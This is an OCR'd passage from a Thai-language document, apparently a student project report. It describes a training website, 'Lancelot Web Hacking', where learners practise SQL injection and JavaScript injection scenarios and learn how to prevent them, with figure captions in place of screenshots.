
5.7 การทดสอบสถานการสมมติการบุกรุกเว็บไซต์

1. เข้าสู่หน้าของเว็บไซต์ Lancelot Web Hacking




รูปที่ 5.7 หน้าแรกของเว็บไซต์

2. เลือกการบุกรุกที่ต้องการศึกษา




รูปที่ 5.8 เลือกรูปแบบการบุกรุก


3. เลือกในหัวแรกคือ SQL Injection ซึ่งประกอบไปด้วย 3 หัวข้อหลักคือ Numeric SQL Injection, String SQL Injection และ Blind SQL Injection โดยแต่ละหัวข้อจะมีตัวอย่างสถานการณ์ให้ลองบุกรุก รวมถึงมีวิธีการป้องกัน และตัวอย่างผลลัพธ์จากการป้องกันแล้ว



รูปที่ 5.9 การทำ Numeric SQL Injection




รูปที่ 5.10 วิธีการป้องกัน Numeric SQL Injection




รูปที่ 5.11 ตัวอย่างผลจากการป้องกันการเกิด Numeric SQL Injection


4. เลือกหัวข้อที่สองคือ การทำ Javascript Injection โดยหัวข้อนี้จะมีการสอนวิธีการทำตัวอย่างสถานการณ์ รวมถึงการป้องกันการเกิด Javascript Injection



รูปที่ 5.12 Javascript Injection




รูปที่ 5.13 ตัวอย่างสถานการณ์สมมติการบุกรุกแบบ Javascript Injection




รูปที่ 5.14 รูปแสดงราคาก่อนทำ Javascript Injection

รูปที่ 5.15 รูปแสดงราคาหลังทำ Javascript Injection




รูปที่ 5.16 การป้องกันการเกิด Javascript Injection

